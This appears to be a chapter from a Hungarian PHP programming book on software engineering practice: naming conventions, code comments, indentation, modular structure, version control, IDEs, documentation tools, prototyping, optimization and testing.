A más programnyelvekből érkező fejlesztők néha kísérésbe esnek, hogy olyan „csomagoló függvényeket” (wrapper function) írjanak, amelyek tulajdonképpen átnevezik a PHP függvényeit az általuk ismert programnyelvben használt függvényekre. Az ilyen programozási módszert angolul *syntactic sugar*-nek, vagyis szintaktikai cukornak szokás nevezni. (A kifejezés tényleges jelentése körülbelül „programnyelvi kényeztetés” lehet.) Nem érdemes ilyet tenni; mások számára nehezebben olvashatóvá és kezelhetővé teszi kódunkat. Ha új programozási nyelvet kívánunk elsajátítani, tanuljuk meg azt helyesen használni! Ráadásul ilyen szintű függvényhívásokkal lelassíthatjuk kódunkat. Mindent egybevéve kerüljük az ilyen programozási megközelítést!

Ha azt látjuk, hogy az általunk igényelt funkció nem érhető el a fő PHP könyvtárban, két lehetőség közül választhatunk. Ha viszonylag egyszerű dologra van szükségünk, érdemes lehet megírni saját függvényünket vagy objektumunkat. Ha azonban igencsak összetettet működik az a valami, amire szükségünk van – legyen az például vásárlói kosár, webes levelezőrendszer vagy fórum –, könnyen lehet, hogy találunk valakit, aki egyszer már létrehozta azt. A nyílt forráskódú közösségen végzett munka egyik nagy erőssége, hogy az ehhez hasonló komponensek gyakran szabadon (és ingyenesen) elérhetők. Ha találunk az általunk igényelthez hasonló komponenst, segítségképpen még akkor is megnézhetjük a forráskódját, ha a komponens nem teljesen ugyanaz, mint ami nekünk kell. Az így talált forráskódot kiindulópontként felhasználva és módosítva könnyebben hozhatjuk létre a saját igényeinkre alakított kódunkat.

Ha a végén az derül ki, hogy saját függvényeket vagy komponenseket kell írnunk, mérlegeljük annak eshetőségét, hogy minden végeztével megosztjuk őket a PHP közösségevel! Ugyanis ez az a hozzáállás, aminek köszönhetően ilyen segítőkész, aktív és felkészült közösséget alkothatnak a PHP-fejlesztők.

Kezelhető kód írása

Webes alkalmazások esetén gyakran megfeledkeznek a kezelhetőség kérdéséről, elsősorban azért, mert a programozók gyakran sietve hozzák létre az ilyen alkalmazásokat. Egyből hozzáfogni a kódíráshoz és gyorsan befejezni – bizony sokszor ez fontosabba tűnik, mint először megtervezni azt. Pedig az előkészületekre szánt kevés idő a későbbiekben, amikor majd az alkalmazás következő változatát készülni fejleszteni, rengeteg felesleges munkaórától kímélhet meg bennünket.

Programozási szabályok

Az informatikával foglalkozó komolyabb szervezetek többsége saját programozási szabályokkal rendelkezik – vagyis olyan irányelvekkel, amelyek a fájlok és változók elnevezését, a kód megjegyzésekkel ellátását, tagolását stb. szabályozzák.

A webes fejlesztésre oly gyakran alkalmazott dokumentumközpontú megközelítés miatt előfordul ezen szabályok figyelmen kívül hagyása. Ha egyedül vagy néhány főből álló kis csapatban programozunk, könnyen alábecsülhetjük a kódírási szabályok fontosságát. Ez azért nem helyes, mert csapatunk és a projekt is könnyedén kinöheti magát. Ekkor nem csak mi magunk zavarodhatunk össze, hanem ott lesz még egy csomó másik programozó, aki sikertelenül fogja bogarászni meglévő kódjainkat.

Elnevezési szokások meghatározása

Elnevezési szokások meghatározásával az alábbi célokat kívánjuk elérni:

- A kód könnyen olvashatóvá tétele. Ha értelmes (vagyis a tartalmukra utaló) módon nevezzük el változóinkat és függvényeket, szinte úgy olvashatjuk a kódot, mintha egy teljesen általános szöveget, de legalábbis pszeudokódot olvasnánk.
- Egyszerűbben megjegyezhető azonosítónevek használata. Ha azonosítóinkat következetesen nevezzük el, könnyebben eszünkbe jut majd, hogy korábban hogyan hívtunk egy adott változót vagy függvényt.

A változóneveknek utalniuk kell az általuk tartalmazott adatokra. Ha egy változóban valakinek a vezetéknévét tároljuk, adjuk annak a \$vezeteknev nevet! Törekedjünk ugyanakkor az olvashatóság és a változónevek hossza közötti egyensúlyra! Egy \$n nevű változóban például kényelmes dolog eltárolni a nevet, de ezzel nem könnyítettük meg kódunk olvashatóságát. Sokkal informativabb ugyan, ha a nevet az \$aktualis_felhasznalo_neve változóban tároljuk, ebben az esetben viszont sokáig tart begépelni a változó nevét (így növekszik a gépelési hiba valószínűsége), ennyit pedig már nem ér meg az egész.

A kis- és nagybetűk használatával kapcsolatban is döntést kell hozni. A PHP – ahogy azt már említettük – a változónevek esetében különbséget tesz a kis- és nagybetűk között. El kell dönten, hogy a változókat végig kisbetűvel, végig nagybetűvel vagy kis- és nagybetűket vegyesen használva (például nagy kezdőbetűvel) írjuk. Ami bennünket, a könyv szerzőit illeti, mi csak kisbetűket használunk a változónevekben, mert ezt találtuk a legkönyebb megjegyezhetőnek.

Érdemes lehet a változókat és az állandókat (konstansokat) eltérő betűhasznállal megkülönböztetni egymástól. Bevált szokás a változókat végig kisbetűvel (például \$eredmeny), az állandókat pedig csupa nagybetűvel írni (például PI).

Egyes programozóknál megfigyelhető az a nyilvánvalóan rossz programozási gyakorlat, hogy két változónak ugyanazt a nevet adják, csak a kis- és nagybetűk eltérő használatával különböztetve meg őket (például \$nev és \$Nev). Reméljük, magyarázni is felesleges, hogy miért kell óvakodnunk ettől a módszertől.

A legjobb, ha elkerüljük az olyan – egyébként szórakoztató – nagybetűs írásmódot, mint például a \$WaReZ, mert egy idő után biztosan belekavarodunk a saját szabályrendszerünkbe.

Azt is végig kell gondolni, milyen szabályt használunk a több szóból álló változónevek esetén. A felhasználói nevet tartalmazó változók esetén például mindenkor most következő változónév elképzelhető:

```
$felhasznaloinev
$felhasznaloi_nev
$felhasznaloiNevev
```

Végeredményben teljesen mindegy, hogy melyik szisztemát választjuk, de törekednünk kell annak következetes használatára. Érdemes továbbá a változónevekben használt szavak számát kettőre, legfeljebb háromra korlátozni.

A függvények kiválasztásakor is nagyrészt a fentiekre, illetve néhány további dologra kell figyelemmel lennünk. A függvényneveknek általában utalniuk kell a függvény funkciójára. Gondolunk az olyan beépített PHP függvényekre, mint az `addslashes()` vagy a `mysqli_connect()`, amelyeknek a neve utal arra, hogy mit fognak a nekik átadott paraméterekkel tenni! Az ilyen elnevezési rendszer jelentősen segíti kódunk olvashatoságát. Láthatjuk, hogy a példaként említett két függvény a több szóból álló függvényneveket illetően eltérő elnevezési szabályokat követ. A PHP függvényei és tekintetben nem következetesek, részben azért, mert sok különböző ember írta őket, de legfőképpen azért, mert sok függvénynevet változatlanul vettek át más programozási nyelvből és alkalmazás-programozási interfészkből (API).

Ne feledkezzünk meg arról sem, hogy függvénynevek esetén a PHP nem tesz különbséget a kis- és nagybetűk között! Az összevarodást elkerülendő minden esetben az általunk kiválasztott formát követni.

Érdemes lehet átvenni a számos PHP modulban használt modul-elnevezési sémát – vagyis azt, hogy a függvénynevek előtagként a modul nevét írjuk. Például a továbbfejlesztett (improved) MySQL függvények mindegyike a `mysqli_előtaggal`, minden IMAP függvény pedig az `imap_előtaggal` kezdődik. Ha van a kódunkban például egy kosármódul, az ebben a modulban lévő függvényekhez adjuk a `kosar_` (vagy, ha angol környezetben fejlesztünk, a `cart_`) előtagot!

Jegyezzük meg, hogy amikor a PHP5 procedurális és objektumorientált interfészt is biztosít, a függvénynevek eltérők lesznek! A procedurálisok alulvonásokat használnak (`sajat_fuggveny()`), az objektumorientáltak pedig úgynevezett `studlyCaps` stílusúak lesznek (`sajatFuggveny()`).

Végeredményben majdnem teljesen mindegy, hogy milyen szokásokat és szabályokat követünk a programozás során, a lényeg, hogy következetesen alkalmazzuk azokat.

Megjegyzések használata kódjainkban

Valamilyen ésszerű mértékben minden programot megjegyzésekkel kell ellátni. Jogos a kérdés, hogy mi tekinthető ésszerű mértéknek. Általában a következő elemek előfordulása esetén kell mérlegelni a megjegyzés szükségességét:

- **Fájlok (teljes kódok vagy beillesztett fájlok)** – minden fájlhoz tartozzon megjegyzés, amely közli, hogy mi az adott fájl, mire szolgál, ki írta, és mikor módosították!
- **Függvények** – A függvényekhez adott megjegyzéseknek tartalmazniuk kell, hogy mit csinál az adott függvény, milyen paramétert vár, és mivel tér vissza.
- **Osztályok** – A megjegyzéseknek az osztály célját kell tartalmazniuk. Az osztálymetódusokhoz ugyanolyan típusú és szintű megjegyzéseket kell adnunk, mint bármilyen más függvényhez.
- **Szkripten vagy függvényen belüli kódrészletek** – Gyakran hasznosnak bizonyul, ha egy kód megírását pszeudokódhoz hasonló stílusú megjegyzésekkel kezdjük, majd az egyes részekhez tartozó kód megírásával folytatjuk. Eszerint a kód első formájában valahogy így nézhet ki:

```
<?
// beviteli adatok ellenőrzése
// elküldésük az adatbázisba
// eredmény megjelenítése
?>
```

Ennek a módszernek az a hatalmas előnye, hogy az adott részek függvényekkel vagy bármilyen más utasításokkal való feltölése után már megfelelő megjegyzésekkel ellátott kódot kapunk.

- **Összetett kód vagy trükk** – Amikor egy konkrét feladatot akár egy teljes napig programozunk, vagy nagyon nyakakekert módon tudunk csak megoldani, megjegyzésben írjuk oda, miért az adott megközelítést választottuk! Így amikor legközelebb megnézzük ezt a kódot, nem fogjuk érteletlenül vakargatni a fejünket, és nem kell magunktól azt kérdezni: „Vajon mi az ördögöt akar ez jelenteni?”

És még egy megfontolásra érdemes jó tanács: megjegyzéseinket menet közben írjuk oda! Gondolhatnánk, hogy majd a projekt befejezéskor visszatérünk, és hozzáadjuk a megjegyzéseket. Fogadni mernénk, hogy ez nem így lesz, kivéve, ha soha nem küzdünk időhiánnyal, és a könyv szerzőinél nagyobb önfegyelemmel rendelkezünk.

Tagolás

Mint bármely programozási nyelv esetén, itt is érdemes kódunkat értelmes és következetes módon tagolni. A kód írása életrajz vagy üzleti levél összeállításához hasonló. A tagolás könnyebben olvashatóvá és gyorsabban értelmezhetővé teszi kódunkat.

Általános szabályként elmondható, hogy a vezérlési szerkezeteken belüli bármely programblokkot behúzással kell elküldeníteni az azt körülvevő kódolt. A behúzásnak észrevehetőnek (vagyis egy szóköznél nagyobbnak) kell lennie, ugyanakkor túlzásba sem szabad vinni a mértékét. Véleményünk szerint a tabulátorok használatát érdemes elkerülni. Bár egy mozdulattal, azaz egyetlen billentyű leütésével előállíthatók, a legtöbb monitoron túl sok helyet foglalnak el. Projektjeinkben jellemzően két-három szóköznyi behúzással tagoljuk a kódot.

A kapcsos zárójelek használata is kérdéses lehet. A két leggyakoribb séma a következő:

1. séma:

```
if (feltétel) {  
// valamilyen művelet  
}
```

2. séma:

```
if (feltétel)  
{  
// valamilyen más művelet  
}
```

Tölünk függ, hogy melyiket választjuk. Itt is fontos azonban, hogy az összeavarodást elkerülendő a teljes projektben következetesen használjuk.

Kódunk darabokra bontása

Szörnyű dolog tud lenni egy hatalmas, egyetlen tömbből álló kód. Vannak, akik egyetlen nagy programot írnak, amely egy gigantikus switch utasításban végez el minden. Sokkal jobb ennél kódunkat függvényekre és/vagy osztályokra bontani, és az egymáshoz kapcsolódó elemeket beillesztendő fájlokba pakolni. Az adatbázissal kapcsolatos összes függvényünket berakhatjuk például az `adatbazis_fuggvenyek.php` nevű fájlba.

A következő indokai lehetnek kódunk áttekinthető darabokra bontásának:

- Könnyebben olvashatóvá és értelmezhetővé teszi kódunkat.
- Biztosítja kódunk többszöri felhasználhatóságát, és minimalizálja a redundanciát. Az előbb említett `adatbazis_fuggvenyek.php` fájt például minden olyan kódban fel tudjuk használni, amelyben adatbázisunkhoz kell csatlakozni. Ha módosítani kell ennek működését, elég lesz egyetlen helyen végrehajtani a változtatást.
- Lehetővé teszi a csapatmunkát. Ha kódunkat alkotóelemekre bontjuk, minden egyes komponenshez különböző felelősökkel jelölhetünk ki a csapatból. Ez egyúttal azt is jelenti, hogy elkerülhetők az olyan helyzetek, amikor az egyik programónak arra kell várnia, hogy a másik befejezze munkáját a `GigantikusKod.php` fájlban, mert csak ekkor tud saját feladatával továbbhaladni.

A projekt kezdetekor szánunk egy kis időt annak végiggondolására, hogyan lehet majd a projektet a tervezett alkotóelemekre felbontani! Ehhez meg kell határozunk az egyes funkciók közötti kapcsolatokat, de nem érdemes túlzottan elmerülni ebben, mert a projekt közben mégannyi minden változhat. Azt viszont el kell dönteni, hogy melyik komponenseket szükséges először megalkotni, mely alkotóelemek épülnek másikakra, és milyen határidőkre kell velük elkezdeni.

Még abban az esetben is érdemes minden egyes komponens felelősének egy konkrét személyt kijelölni, ha mindenki minden egyes alkotóelemen dolgozni fog. Ugyanis ez a személy lesz felelős azért, ha valami nem megfelelően alakul a neki kiosztott komponenssel. Valakinek az úgynevezett *build manager* pozícióját is be kell töltenie. Ez az a személy, aki ellenőrzi, hogy az egyes alkotóelemek fejlesztése jó úton halad, és a komponensek működni fognak egymással. Jellemzően ez a csapattag felelős a verziókövetésért is; ezt a feladatot a fejezet egy későbbi részében bővebben áttekintjük majd. Lehet ez a projektvezető, de akár másnak is kiosztható ez a feladat.

25

Egységes könyvtárstruktúra használata

A projekt elején azt is végig kell gondolnunk, hogy hogyan fogja tükrözni a weboldal könyvtárstruktúrája programunk alkotóelemeinek szerkezetét. Éppolyan badarság minden egyetlen könyvtárba pakolni, mint egyetlen, a teljes működést tartalmazó kódot írni. Döntsük el, hogyan fogjuk a könyvtárstruktúrát felbontani a komponenseket, a program logikáját, a tartalmat és a megosztott kódokat tartalmazó könyvtárakra! Dokumentáljuk a választott struktúrát, és gondoskodjunk róla, hogy a projektben dolgozó összes kollégánk kapjon erről másolatot, hogy tudják, mit hol keressenek!

Függvények dokumentálása és megosztása fejlesztői csapaton belül

Ha függvénykönyvtákat hozunk létre, csapatunk többi programozója számára is elérhetővé kell tenni azokat. Gyakran előfordul, hogy egy csapat minden programozója megírja saját adatbázis-, dátum- és hibakezelő függvényeit. Az ilyen felállás teljes mértékben időpocskolás. A függvényeket és az osztályokat a többiek számára is elérhetővé kell tenni.

Nem elég, ha a kódot a csapattagok által hozzáférhető területen vagy könyvtárban tároljuk, mert csak akkor fognak tudni a kódunkról, ha tájékoztatjuk őket. Fejlesszünk ki valamilyen rendszert a saját (csapaton belüli) függvénykönyvtárak dokumentálására, és tegyük azt közkinccsé csapatunk programozói körében!

Verziókövetés megalósítása

A verziókövetés (version control) a szoftverfejlesztésben alkalmazott egyidejű változások kezelésének művészete. A verziókövető rendszerek általánosságban központi tárolóként (repository) működnek, és kontrollált felületet nyújtanak kódunk elérésére és megosztására (és jobb esetben a dokumentálására).

Képzeljünk el egy olyan helyzetet, amikor javítani szeretnénk kódunkon, de véletlenül elrontunk valamit, és akárhogyan próbáljuk, nem tudjuk visszaállítani az eredeti változatot! Vagy akár mi magunk, akár az ügyfél úgy dönt, hogy az oldal egy korábbi verziója jobb volt. Esetleg jogi okokból vissza kell állunk egy korábbi verzióra.

Képzeljünk el másik helyzetet, azt, amikor a programozó csapat két tagja ugyanazon a fájlon szeretne dolgozni! Előfordulhat, hogy mindenki megnyitják és egyszerre szerkeszti a fájlt, felülírva egymás változtatásait. Mindketten lemaradhat a fájl, és a helyi verzión dolgozva egymástól eltérő változtatásokat hozhatnak létre rajta. Ha valaha is belegondoltunk már abba, hogy milyen nem kívánt dolgok származhatnak ebből, akkor az előbb említett két programozó közül az egyik minden bizonnal tétlenül ül és várja, hogy a másik befejezzé a fájl szerkesztését.

Az ilyen problémákat verziókövető rendszerrel orvosolhatjuk. Ezek a rendszerek nyomon tudnak követni a közös tárolóban lévő állományokon végrehajtott minden változtatást, így nem csak azok aktuális állapotát láthatjuk, hanem azt is, hogy hogyan néztek ki egy múltbeli időpontban. Ez a funkció lehetővé teszi, hogy az elrontott kódot visszaállítsuk a tudottan működő verziójára. Adott fájlpéldányokat elláthatunk működő verzió (release version) címkelével, ami azt eredményezi, hogy folytathatjuk a kód fejlesztését, de bármikor hozzáférhetünk a jelenleg működő verzió másolatához.

A verziókövető rendszerek abban is segítenek, hogy egyszerre több programozó dolgozhasson együtt a kódon. Bármely programozó foghatja a közös tárolóban lévő kód egy másolatát (ez lesz a saját munkapéldánya), és amikor változtatásokat hajt végre rajta, azokat átvezetheti a tárolóban lévő változatba (vagyis közzéteheti a változtatásait). A verziókövető rendszerekkel így nyomon követhető, hogy ki hajtotta végre a rendszeren az egyes változtatásokat.

Ezek a rendszerek általában az egyidejű változtatások kezelésére is képesek. Ez azt jelenti, hogy ugyanazt a fájlt egyszerre egynél több programozó is módosíthatja. Képzeljük el például azt, hogy János és Éva is létrehozta projektiük legutolsó változtatásának egy munkapéldányát! János befejezi az adott fájl módosítását, majd közzéteszi a változtatásait. Éva is módosítja ugyanazt az állományt, és ő is megpróbálja közzétenni a változtatásokat. Ha a módosítások nem a fájl ugyanazon részében történtek, akkor a verziókövető rendszer egyesíti a fájl két változatát. Ha a módosítások ütköznek egymással, akkor a rendszer értesíti Évát, és megmutatja neki a két különböző verziót. Ekkor lehetőséget kap, hogy az ütközések elkerülése érdekében módosítsa saját változatát.

A Unix- és/vagy nyílt forráskódú fejlesztők többsége a Concurrent Versions System (CVS) nevű verziókövető rendszerrel dolgozik. A nyílt forráskódú CVS gyakorlatilag a Unix minden verzióján automatikusan elérhető, és DOS-os vagy Windows operációs rendszert futtató PC-khez és Macintosh gépekhez is beszerezhető. Támogatja a kliens/szerver modellt, így minden internetkapcsolattal rendelkező gépről használható, amennyiben a CVS kiszolgáló elérhető az interneten. Részben ezért a PHP, az Apache és a Mozilla fejlesztése során is ezt a rendszert használták.

Számitógépunkre a CVS honlapjáról (<http://ximbiot.com/cvs/wiki/>) tudjuk letölteni.

Ugyan az alap CVS rendszer parancssori eszköz, különböző bővítményekkel vonzóbb, egyebek között Java-alapú és windowsos kezelőfelületet adhatunk neki. Ezeket a bővítményeket is a CVS weboldaláról szerezhetjük be.

A Bitkeeper a CVS-szel rivális verziókövető rendszer, amit például olyan nyílt forráskódú projektekhez használnak, mint a MySQL és a Linux kernel. Nyílt forráskódú projektekhez ingyenesen beszerezhető a <http://www.bitkeeper.com/> oldalról.

Természetesen fizetős verziókövető rendszerek is léteznek. Egyik ilyen a perforce, amely a leggyakoribb platformok többségen fut, és PHP-támogatással bír. Noha fizetős, a nyílt forráskódú projekthez ingyenes licencek szerezhetők be a <http://www.perforce.com/> oldalról.

A fejlesztőkörnyezet kiválasztása

A verziókötés után annál általánosabb témaikról következik: a fejlesztőkörnyezet kérdése. A fejlesztéshez tulajdonképpen elegendő lenne egy szövegszerkesztő és – a teszteléshez – egy böngésző, de a programozók általában hatékonyabban tudnak dolgozni az integrált fejlesztőkörnyezetekben (Integrated Development Environment – IDE).

Számos ingyenes projekt dedikált PHP IDE létrehozására, köztük a KPHPDevelop, amely a Linux alatti KDE asztali környezethez való, és a <http://kphpdev.sourceforge.net/> oldalról tölthető le.

A dolgok jelenlegi állása szerint azonban a legjobb PHP fejlesztőkörnyezetek fizetősek. A zend.com Zend Studiója, az activestate.com Komodója és a nusphere.com PHPEd-je minden funkcióban gazdag, hatékonyan használható fejlesztőkörnyezet. Mindegyik ingyenesen kipróbálható, ám tartós használatuk fizetős. A Komodóhoz olcsó, nem üzleti céllra használható licenc is beszerezhető.

Projektjeink dokumentálása

Programozási projektjeinkhez számtalan különféle dokumentációt készíthetünk. A teljesség igénye nélkül említsünk meg ezek közül néhányat:

- Tervdokumentáció
- Műszaki dokumentáció/fejlesztői útmutató
- Adatszótár (beleértve az osztálydokumentációt)
- Felhasználói útmutató (noha a webes alkalmazások többségének magától értetődőnek kell lennie)

Ennek a résznak nem az a célja, hogy megtanuljunk műszaki dokumentációt írni, hanem elmondjuk, hogy sokkal könnyebben tehetjük életünket, ha részben automatizáljuk ennek folyamatát.

Egyes nyelvek lehetővé teszik a fent említett dokumentumok egy részének – elsősorban a műszaki dokumentációknak és az adatszótáraknak – az automatikus előállítását. A javadoc például fastruktúrába rendezett HTML fájlokat hoz létre, amelyek osztálytagok prototípusait és leírásait tartalmazzák a Java-programokhoz.

Jó egynéhány ilyen típusú segédalkalmazás érhető el a PHP-hez, például:

- phpdoc (<http://www.phpdoc.de/> oldalról tölthető le)
A PEAR ezt a rendszert használja a kód dokumentálására. Érdemes megjegyezni, hogy a *phpDoc* kifejezés számos ilyen típusú projektre utal, amelyek közül ez az egyik.
- PHPDocumentor (<http://phpdocu.sourceforge.net> oldalról szerezhető be)
A PHPDocumentor a javadochoz hasonló végeredményt ad, és viszonylag robusztusan működik. Az itt megemlített két másik ilyen alkalmazásnál aktívabb fejlesztői csapattal büszkélkedhet.
- phpautodoc (<http://sourceforge.net/projects/phpautodoc/> oldalon érhető el)
A *phpautodoc* is a javadochoz hasonló végeredményt ad.

Ilyen típusú további alkalmazásokat (és általánosságban a PHP komponenseket) a SourceForge weboldalán érdemes keresni: <http://sourceforge.net>. A SourceForge elsődleges haszonélvezője a Unix/Linux-közösség, de sok projekt más platformokhoz is elérhető.

Prototípuskészítés

A prototípuskészítés (prototyping) a fejlesztési ciklus webes alkalmazások esetén gyakran használt része. A prototípus kiválóan alkalmas az ügyfél elvárásainak meghatározására. Jellemzően a fejlesztendő alkalmazás egyszerűsített, részben működő verziója, amely az ügyféllel folytatott tárgyalásokon, illetve a végleges rendszer alapjaként használható. A végleges alkalmazás gyakran a prototípus többszöri módosításával áll elő.

Az ilyen megközelítés előnye, hogy az ügyféllel vagy végfelhasználókkal szoros együttműködésben dolgozva olyan rendszert állíthatunk elő, amellyel elégedetek lesznek, és legalább valamilyen mértékben magukénnak érzik azt.

Egy prototípus gyors „összedobásához” bizonyos készségek és eszközök szükségesek. A komponens alapú megközelítés jól tud működni az ilyen helyzetekben. Ha rendelkezésünkre állnak különféle, meglévő komponensek, akár házon belüliek, akár nyilvánosan elérhetők, sokkal gyorsabban végezhetünk. A prototípusok gyors elkészítésének másik hasznos eszközei a sablonok. A következő részben ezeket az eszközöket tekintjük át.

Prototípuskészítés esetén két fő problémába futhatunk bele. Annak érdekében, hogy elkerülhessük ezeket, és a lehető legteljesebb mértékben ki tudjuk használni a prototípusok előnyeit, ismerni kell ezt a két problémát.

Ezek közül az első, hogy a programozók valamelyen okból nehezen szabadulnak meg az általuk már megírt kódiktól. A prototípusokat gyakran gyorsan dobják össze, és utólag már könnyen megállapítható, ha nem optimális vagy nem közel optimális módon készültek el. A hibás kódrészeket ugyan ki lehet javítani, de ha a teljes struktúra rossz, akkor bizony bajba kerültünk. A probléma

abból ered, hogy a webes alkalmazások igen gyakran az idő szorításában készülnek, és egyszerűen nincs idő a teljes korrigálásra. Ekkor kénytelenek vagyunk egy gyengén megtervezett rendszerrel beérni, amit ráadásul igen nehéz lehet működtetni.

Az ilyen problémát – ahogy azt már említettük – némi tervezéssel megelőzhetjük. Ne felejük, hogy egyes helyzetekben jobb egy huszárvágással minden eldobni és az egészet előlről kezdeni, mint megróbálni kijavitani a hibát! Bár úgy tűnhet, hogy az újrakezdéshez egyszerűen nincs idő, sokszor rengeteg későbbi kellemetlenségről kímélhet meg bennünket.

A prototípuskészítés második problémája, hogy a fejlesztendő rendszer könnyen öröök prototípusként végezheti. minden egyszerű alkalmat, amikor már azt gondoljuk, hogy elkészültünk, az ügyfél további javításokat vagy újabb funkciókat, módosításokat kérhet a weboldalon. Ha ez bekövetkezik, könnyen érezhetjük úgy, hogy ezzel a projekttel sosem fogunk végezni.

Ezt elkerülendő készítsünk olyan projekttervet, amely meghatározza a prototípusok konkrét számát és egy olyan dátumot, amely után újabb funkciókat csak a költségvetés és a határidők módosításával lehet bevenni.

A működés és a tartalom szétválasztása

Bizonyára ismerős számunkra az a módszer, hogy HTML kód segítségével határozzuk meg egy webes dokumentum szerkezetét, és egymásba ágyazott stíluslapokkal (cascading style sheets – CSS) alakítjuk ki a megjelenését. A megjelenítés és a tartalom elválasztásának elve a programozásra is kiterjeszthető. Weboldalaink hosszú távon egyszerűbben használhatók és kezelhetők lesznek, ha a működést, a tartalmat és a megjelenést szétválasztjuk egymástól. Ennek a folyamatnak a lényege a mi esetünkben a PHP és a HTML elkülönítése.

Az egyszerű, pár soros kódokból vagy programokból álló projektek esetén több fáradtsággal járhat a tartalom és a logika szétválasztása, mint amennyit nyerünk rajta. Nagyobb projekteknél azonban elengedhetetlen, hogy megtaláljuk a működés és a tartalom szétválasztásának módját. Ha ezt elmulasztjuk, kódunk egyre nehezebben kezelhetővé válik. Ha mi magunk döntünk úgy, hogy a külső körülmények úgy hozzák, hogy új dizájnt kell szabni weboldalunknak, és rengeteg HTML lett beágazva kódunkba, könnyen rémálommá válhat a dizájnáltás.

A működés és a tartalom szétválasztásának három alapvető módja a következő:

- A tartalom különböző részeit tároljuk beillesztendő fájlokban! Ez a megközelítés a végletekig leegyszerűsített, de nagyrészt statikus oldal esetén meglehetősen jól működik. Az ilyen típusú megközelítést mutattuk be a Kód többszöri felhasználása és függvényirás című 5. fejezet TLA Consulting példájában.
- Függvény vagy osztály API-hez tagfüggvények sorozatát használva illesszünk dinamikus tartalmat a statikus oldalsablonokba! Ezt a megközelítést az Objektumorientált PHP című 6. fejezetben tekintettük át.
- Használjunk sablonrendszer! Ez a statikus sablonokat elemezve és reguláris kifejezésekkel dolgozva dinamikus tartalomra cseréli a helyőrző címeket. Ennek a megközelítésnek a legfőbb előnye, hogy ha valaki más, például grafikus tervez sablonjainkat, akkor neki semmit sem kell tudni a PHP-programozásról. Az így kapott sablonokat minimális módosítással használni tudjuk.

Számtalan sablonrendszer közül választhatunk. A legnépszerűbb közülük talán a Smarty, amely a <http://smarty.php.net/> oldalon érhető el.

Kódoptimalizálás

Amennyiben nem webes programozási háttérrel rendelkezünk, az optimalizálás igen fontos lehet számunkra. PHP esetén a felhasználók legfőképpen a kapcsolódási és a letöltési idő miatt várakozhatnak webes alkalmazás használata közben. Ezekre a tényezőkre általában csak minimális hatással lehet kódunk optimalizálása.

Egyszerű optimalizációs lépések

Ugyanakkor, ha MySQL adatbázist integrálunk PHP kódunkba, létezik néhány egyszerű optimalizációs lépés, amely csökkeníteni képes a kapcsolódási és letöltési időt:

- Csökkentük az adatbázishoz csatlakozások számát! Az adatbázishoz csatlakozás sok esetben a kód leglassabb része.
- Gyorsítsuk fel az adatbázis-lekérdezéseket! Csökkentük az általunk végzett lekérdezések számát, és ügyeljünk rá, hogy optimalizált lekérdezésekkel dolgozzunk! Összetett (és ebből következőleg lassú) lekérdezések esetén általában több módszer is létezik a probléma megoldására. Futassuk lekérdezéseinket az adatbázis parancssori felületéről, és különböző módszerekkel kísérletezve keressük meg a leggyorsabb megoldást! MySQL-ben az EXPLAIN utasítással deríthetjük ki, hogy egy lekérdezés hol kezd el rossz irányba menni. (Az utasítás használatát a Haladó MySQL adminisztráció című 12. fejezetben mutattuk be.) Általános irányelv szerint minimalizáljuk az összekapcsolások számát, és minél inkább használjuk az indexeket!

- Kerüljük a statikus tartalom PHP-ból való előállítását! Ha minden, általunk előállított HTML echo vagy print() utasításból származik, az oldal előállítása jelentősen tovább tarthat. (Ez az egyik érv a működés és a tartalom korábban bemutatott szérválasztására.) Ez a tanács a képgombok dinamikus előállítására is érvényes: a PHP-t csak arra használjuk, hogy egyszer előállítsuk a gombokat, majd szükség esetén újra felhasználhatjuk azokat. Ha egy oldal minden egyes betöltésekor függvényekből vagy sablonokból állítjuk elő a pusztán statikus oldalakat, gondolkodjunk el azon, hogy csak egyszer futtajuk a függvényeket! Vagy használjuk a sablonokat, majd elmentjük ennek eredményét.
- Ahol csak lehetséges, sztringkezelő függvényeket vegyük igénybe a reguláris kifejezések helyett, mert az előbbiek gyorsabbak.

Zend termékek használata

A Zend Technologies tulajdonában van a PHP 4-es verziójáról kezdve használt (nyílt forráskódú) PHP parancsfájlmotor (scripting engine). Az alapmotor mellett a Zend Optimizer is leölhető. Ez a többlepéjes optimalizáló optimalizálja kódunkat, és 40-100 százalékkal képes növelni programjaink futási sebességét. Az optimalizáló futtatásához a PHP 4.0.2-es vagy annál újabb változatára van szükség. Ugyan nem nyílt forráskódú, de ingyenesen letölthető a Zend oldaláról (<http://www zend com>).

Ez a kiegészítő úgy működik, hogy optimalizálja a kódunk futásidejű fordítása által előállított kódot. A Zend egyéb termékei között a Zend Studiót, a Zend Acceleratort, a Zend Encodert, illetve fizetős támogatási szolgáltatásokat találunk.

Tesztelés

A kód átnézése és tesztelése a szoftverfejlesztés egy másik olyan sarkalatos pontja, amellyel webes fejlesztés esetén gyakran hajlamosak vagyunk nem foglalkozni. Könnyű a rendszer két vagy három teszesettel történő futtatása után felállni és azt mondanival: „igen, hibátlanul működik.” Gyakran elkövetik ezt a hibát. Mielőtt alkalmazásunkat élesben működtetjük, teremtsük meg az alapos tesztelés lehetőségét, és gondoljunk végig számos lehetséges forgatókönyvet!

Két megközelítést ajánlunk a kódjainkban lévő hibák csökkentésére. (A hibákat maradéktalanul soha nem lehet kisszűrni, de többségüket igenis meg lehet szüntetni.) Mindenek előtt nézzessük át kódunkat másokkal! Ez azt jelenti, hogy egy másik programozó vagy programozók egy csoportja átnézni kódunkat, és javaslatokat tesz. Az ilyen típusú elemzés az alábbi eredményeket hozhatja:

- Általunk észre nem vett hibák
- Teszesetek, amikre nem gondoltunk
- Optimalizálás
- Fejlesztések a biztonság terén
- A kód fejlesztésére alkalmas, létező komponensek használata
- További funkciók

Ha egyedül dolgozunk, akkor is érdemes lehet egy „programozótársat” keresni, aki hozzáink hasonló cipőben jár, és akivel átnézhetjük egymás kódjait.

Másodsorban azt ajánljuk, keressünk olyan tesztelőket webes alkalmazásainkhoz, akik a termék végfelhasználói köréből kerülnek ki (vagy őket képviselik). A webes és az asztali alkalmazások között az elsődleges különbség, hogy az előbbieket bárki használhatja. Nem elhetsünk például olyan feltételezésekkel, hogy a felhasználók jártasak lesznek a számítógépek kezelésében. Nem adhatunk nekik vaskos használati kézikönyvet vagy gyors referencia-útmutatót. Helyette arra kell törekedni, hogy webes alkalmazásaink maguktól érterődően kezelhetők és az elterjedt alkalmazásokhoz hasonlóan működők legyenek. Gondoljunk bele, hogy milyen módon kívánják majd a felhasználók igénybe venni alkalmazásunkat! A használhatóság mindenek felett áll.

